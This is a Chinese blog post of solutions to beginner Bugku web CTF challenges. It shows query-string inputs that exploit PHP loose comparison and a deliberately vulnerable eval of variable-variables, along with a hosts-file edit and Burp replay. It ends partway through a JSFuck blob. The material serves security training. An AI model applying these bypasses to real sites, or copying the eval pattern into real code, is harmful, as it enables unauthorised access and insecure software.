My Writeup

原创

WZC@ 于 2020-11-22 00:12:55 发布 42 收藏

文章标签： 安全

本文链接：https://blog.csdn.net/weixin_46104722/article/details/109911912

版权


My writeup

Bugku（web）：

1.web2

打开就出现了很多滑稽，


直接f12→查看器→→flag有了



```
      /*background-repeat: no-repeat;*/ width: 100%; height: 100%; background-size: 100% 100%; }
    </style>
  </head>
▼<body id="body" onload="init()"> 溢出
    <!--flag KEY{Web-2-bugKssNNikls9100}-->
    <script type="text/javascript" src="js/ThreeCanvas.js"></script>
    <script type="text/javascript" src="js/Snow.js"></script>
  ▶ <script type="text/javascript">…</script>
  ▶ <div>…</div>
  </body>
</html>
```

2.计算器

进去之后是一个计算题，但是只能输入一个数字，肯定是对提交内容做了限制，则f12，进入开发者工具把限制输入的长度改一下，修改maxlength即可




```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
 ▶ <head>…</head>
 ▼ <body>
     <span id="code" class="code" style="background: rgb(48, 147, 240) none repeat scroll 0% 0%; color: rgb(111, 45, 229);">
     78+16=?</span> event
     空白
     <input class="input" type="text" maxlength="1">
     空白
     <button id="check">验证</button> event
   ▶ <div style="text-align:center;">…</div>
```

3.web基础$_GET

提交的数据（get方式）只要what=flag就行

直接在url后添加：?what=flag




123.206.87.240:8002/get/?what=flag

```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
flagflag{bugku_get_su8kej2en}
```


4.web基础$_POST

post不能直接在url后面修改，这里用到了火狐浏览器的hackbar



123.206.87.240:8002/post/

```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
flagflag{bugku_get_ssseint67se}
```




```
http://123.206.87.240:8002/post/
```


```
what=flag
```

5.矛盾

读一下代码， 判断输入的num 如果不是数字的话且为1的话输出flag 应了题目的话 自相矛盾， 但是我们有很多方法让num为1但是不是数字 比如num= 1a



```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
1aflag{bugku-789-ps-ssdf}
```




http://123.206.87.240:8002/get/index1.php?num=1a

☑ Post data □ Referer □ User Agent □ Cookies

6.web3

打开后发现一直弹窗，直接禁止了。

然后f12，，



```
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧"); alert("flag就在这里"); alert("来找找吧");
    alert("flag就在这里"); alert("来找找吧");
    <!--&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;&#73;&#1
  </script>
```

有这么一段奇怪的东西，在线转码器可以直接得到flag（这个码应该是unicode）


7.域名解析

题目的意思要求我们把flag.baidu.com 解析到123.206.87.240，上就可以拿到flag

首先我们在Windows上找到文件“C:\Windows\System32\drivers\etc\hosts”

（直接win+r然后输入C:\Windows\System32\drivers\etc\hosts）

找到文件hosts后用记事本打开并在hosts文件末尾加上
“123.206.87.240 flag.baidu.com”



```
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#	127.0.0.1       localhost
#	::1             localhost
123.206.87.240 flag.baidu.com
```

接下来我们直接在浏览器上访问“flag.baidu.com”就得到flag。


附上一个链接，关于hosts修改权限的解决方法
https://www.cnblogs.com/ECJTUACM-873284962/p/8858384.html

8.你必须让他停下
一进来，疯狂刷新刷新刷新，
直接上burpsuite抓包
1.火狐更换网络代理
2.直接打开burpsuite开始

抓包，将包发送到Repeater，点击go。

发现右侧的Response中下方的图片名称每go一次，他都会改变，直到出现10.jpg时，flag出现。


10.变量1
这是一道代码审计题



flag In the variable ! <?php

```
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
        $args = $_GET['args'];
        if(!preg_match("/^\w+$/",$args)){
                die("args error!");
        }
        eval("var_dump($$args);");
}
?>
```

截取一段大佬的分析




进行分析 （大佬分析）

flag In the variable ! <?php

```
error_reporting(0);// 关闭php错误显示
include  "flag1.php";// 引入flag1.php文件代码
highlight_file(__file__);
if(isset($_GET['args'])){// 通过get方式传递 args变量才能执行if里面的代码
        $args  =  $_GET['args'];
        if(!preg_match("/^\w+$/",$args)){// 这个正则表达式的意思是匹配任意 [A-Za-z0-9_] 的字符，就是任意大小写字母和0到9
以及下划线组成
                die("args  error!");
        }
        eval("var_dump($$args);");// 这边告诉我们这题是代码审计的题目
}
?>
```

然后我们就试一下php全局变量，发现传入GLOBALS可以得到flag




这些超全局变量是:

- $GLOBALS
- $_SERVER
- $_REQUEST
- $_POST
- $_GET
- $_FILES
- $_ENV
- $_COOKIE
- $_SESSION

http://120.24.86.145:8004/index1.php?args=GLOBALS
访问这个即可

11.web5

首先f12查看源码，发现了许多符号，但是并不能看懂



JSPFUCK??????答案格式CTF{******}

Submit

```
<html>
  <head></head>
 ▼<body>
  ▼<div style="display:none;">
     "([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+
     []+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(![]+[])[+[]]+(+[![]]+[][(![]+[])[+[]]+
     ([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])
     [+!+[]]])[!+[]+!+[]+[+!+[]]]+(+(!+[]+!+[]+!+[]+[!+[]+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+
     ([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])
     [+!+[]]])[+!+[]+[+[]]]+(+![]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+
     []]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])
     [+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+
     [])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+
     []]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+
     []]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])
     [+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+
     [])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([![]]+[]
     [[]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(+![]+[![]]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+
     []]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+
     []]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])
     [!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+
     [])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+
     []+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+
     []]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])
     [!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]](!+[]+!+[]+!+[]+
     [!+[]+!+[]+!+[]])+(+(+!+[]+[+[]]+[+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+
     []+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+
     []]]+(+![]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+
